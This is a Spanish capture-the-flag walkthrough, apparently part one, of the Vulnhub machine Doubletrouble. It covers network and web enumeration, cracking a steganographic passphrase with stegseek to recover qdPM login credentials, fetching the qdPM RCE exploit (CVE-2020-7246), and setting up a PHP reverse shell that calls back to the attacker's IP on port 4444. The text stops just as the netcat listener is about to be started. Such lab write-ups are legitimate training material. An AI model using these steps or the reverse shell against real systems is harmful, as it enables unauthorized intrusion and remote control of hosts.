

Doubletrouble

DOUBLETROUBLE PARTE 1

Descargamos la maquina de Vulnhub. Doble click para instalarla. En configuración de red, marcamos "adaptador puente" y "permitir todo".

1- CON ARP-SCAN DETECTAMOS LA MAQUINA VICTIMA

```
└─(kali㉿kali)-[~]
└─$ sudo arp-scan --interface eth0 -l

[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2 (Unknown)
192.168.0.1 (Unknown)
192.168.0.12 (Unknown)
192.168.0.11 (Unknown)
192.168.0.20 (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 3.150 seconds (81.27 hosts/sec). 5
responded
```

IP MAQUINA VICTIMA 192.168.0.20

IP MAQUINA ATACANTE 192.168.0.10

CONECTIVIDAD

```
└─(kali㉿kali)-[~]
└─$ ping -c1 192.168.0.20


PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=64 time=1.33 ms

--- 192.168.0.20 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.334/1.334/1.334/0.000 ms
```

2- ESCANEIO DE PUERTOS CON NMAP

```
(kali㉿kali)-[~]  
└─$ sudo nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.20  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 02:29 EDT  
Stats: 0:03:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 99.99% done; ETC: 02:33 (0:00:00 remaining)  
Nmap scan report for 192.168.0.20  
Host is up (0.065s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
22/tcp open  ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
| 2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)  
| 256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)  
|_ 256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)  
80/tcp open  http Apache httpd 2.4.38 ((Debian))  
|_http-title: qdPM | Login  
|_http-server-header: Apache/2.4.38 (Debian)  
MAC Address: 08:00:27:FC:4A:B5 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 260.66 seconds  
  
22/tcp open  ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
80/tcp open  http Apache httpd 2.4.38 ((Debian))
```

Como siempre y ya que tenemos el puerto 80 abierto, visitamos la web



qdPM - Herramienta de gestión de proyectos basada en web

3- CON DIRB ENUMERAMOS DIRECTORIOS

```
(kali@kali)-[~]  
└─$ dirb http://192.168.0.20
```

```
-----  
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Tue Mar 19 03:03:03 2024  
URL_BASE: http://192.168.0.20/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


```
-----
```

GENERATED WORDS: 4612



---- Scanning URL: http://192.168.0.20/ ----

- http://192.168.0.20/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.0.20/images/
- http://192.168.0.20/index.php (CODE:200|SIZE:5810)
==> DIRECTORY: http://192.168.0.20/install/
==> DIRECTORY: http://192.168.0.20/js/
- http://192.168.0.20/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.0.20/secret/
- http://192.168.0.20/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://192.168.0.20/sf/
==> DIRECTORY: http://192.168.0.20/template/
==> DIRECTORY: http://192.168.0.20/uploads/``

Me llama la atencion el directorio "secret" con lo cual, intento acceder




Index of /secret

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 doubletrouble.jpg	2021-09-11 10:39	81K	

Apache/2.4.38 (Debian) Server at 192.168.0.20 Port 80

Dentro tenemos un archivo jpg



Descargamos el jpg

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ wget http://192.168.0.20/secret/doubletrouble.jpg
--2024-03-19 13:40:44-- http://192.168.0.20/secret/doubletrouble.jpg
Connecting to 192.168.0.20:80...connected.
HTTP request sent, awaiting response... 200 OK
Length: 82779 (81K) [image/jpeg]
Saving to: 'doubletrouble.jpg'

doubletrouble.jpg 100%
[=====]
>] 80.84K --.-KB/s in 0.006s

2024-03-19 13:40:44 (14.2 MB/s) - 'doubletrouble.jpg' saved [82779/82779]

(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ ls
doubletrouble.jpg Doubletrouble.txt
```

La **esteganografía** es el arte y la ciencia de ocultar mensajes dentro de otros mensajes o datos, de modo que el hecho de que un mensaje se está transmitiendo sea oculto para un observador no autorizado.

En lugar de cifrar el mensaje, como en la criptografía, la esteganografía oculta el hecho de que un mensaje está siendo transmitido. Esto puede realizarse ocultando el mensaje dentro de archivos de imagen, audio, video u otros medios digitales

Vamos a utilizar la herramienta **Stegseek**. Stegseek es una herramienta de línea de comandos utilizada para realizar fuerza bruta en la identificación de datos ocultos (como contraseñas o archivos encriptados) dentro de archivos de imagen.

Localizamos donde tenemos el rockyou

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ locate rockyou.txt
/home/kali/SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt`
```

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ stegseek doubletrouble.jpg /usr/share/wordlists/rockyou.txt
```

StegSeek 0.6 - <https://github.com/RickdeJager/StegSeek>


```
[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".
```

Leemos el "doubletrouble.jpg.out"

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ cat doubletrouble.jpg.out
otisrush@localhost.com
otis666
```

Tenemos un usuario: otisrush@localhost.com y una contraseña: otis666

Hacemos login



Buscamos exploits con la herramienta "searchsploit"

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
```

```
└─$ searchsploit qdpm 9.1
```

```
-----
```

```
Exploit Title Path
```

```
-----
```

```
qdPM < 9.1 - Remote Code Execution multiple/webapps/48146.py
```

```
-----
```

```
Shellcodes: No Results``
```

Descargamos el último con la ruta completa

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
```

```
└─$ searchsploit -m multiple/webapps/48146.py
```

```
Exploit: qdPM < 9.1 - Remote Code Execution
```

```
URL: https://www.exploit-db.com/exploits/48146
```

```
Path: /usr/share/exploitdb/exploits/multiple/webapps/48146.py
```

```
Codes: CVE-2020-7246
```

```
Verified: False
```

```
File Type: Python script, ASCII text executable
```

```
Copied to: /home/kali/Desktop/Doubletrouble/48146.py
```

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ ls
48146.py doubletrouble.jpg doubletrouble.jpg.out Doubletrouble.txt
```

Cambiamos el nombre del exploit y leemos el archivo

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ mv 48146.py exploit.py
```

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ ls
doubletrouble.jpg doubletrouble.jpg.out Doubletrouble.txt exploit.py
```

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ sudo nano exploit.py
[sudo] password for kali:
```

Title: qdPM Webshell Upload + RCE Exploit (qdPMv9.1 and below) (CVE-2020-7246)


Author: Tobin Shields (@TobinShields)

Este es un exploit para cargar automáticamente un PHP web shell a la plataforma qdPM a través de la función "subir una foto de perfil".

Como hacemos esto????

1- Nos vamos a <https://github.com/pentestmonkey/php-reverse-shell>


2- Pinchamos en el ultimo enlace, donde esta la reverse shell



The screenshot shows the GitHub repository page for `pentestmonkey/php-reverse-shell`. The repository is at the `master` branch and has 1 branch and 0 tags. The file list includes:

File Name	Commit Message	Commit Date
CHANGELOG	Initial commit	9 years ago
COPYING.GPL	Initial commit	9 years ago
COPYING.PHP-REVERSE-SHELL	Initial commit	9 years ago
LICENSE	Initial commit	9 years ago
README.md	Initial commit	9 years ago
php-reverse-shell.php	Initial commit	9 years ago

3- Pulsamos donde dice "download raw file"



4- Cortamos y pegamos en nuestro directorio de trabajo

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ ls
doubletrouble.jpg doubletrouble.jpg.out Doubletrouble.txt exploit.py php-reverse-shell.php
```

5- Con nano abrimos las reverse shell y bajamos hasta "Usage", donde debemos modificar la ip y el puerto a la escucha. Aqui ponemos la ip de nuestra maquina Kali y el puerto 4444

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.10'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Guardamos los cambios (ctrl+o) y cerramos (ctrl+x)

6- Con netcat nos ponemos a la escucha en el puerto 4444

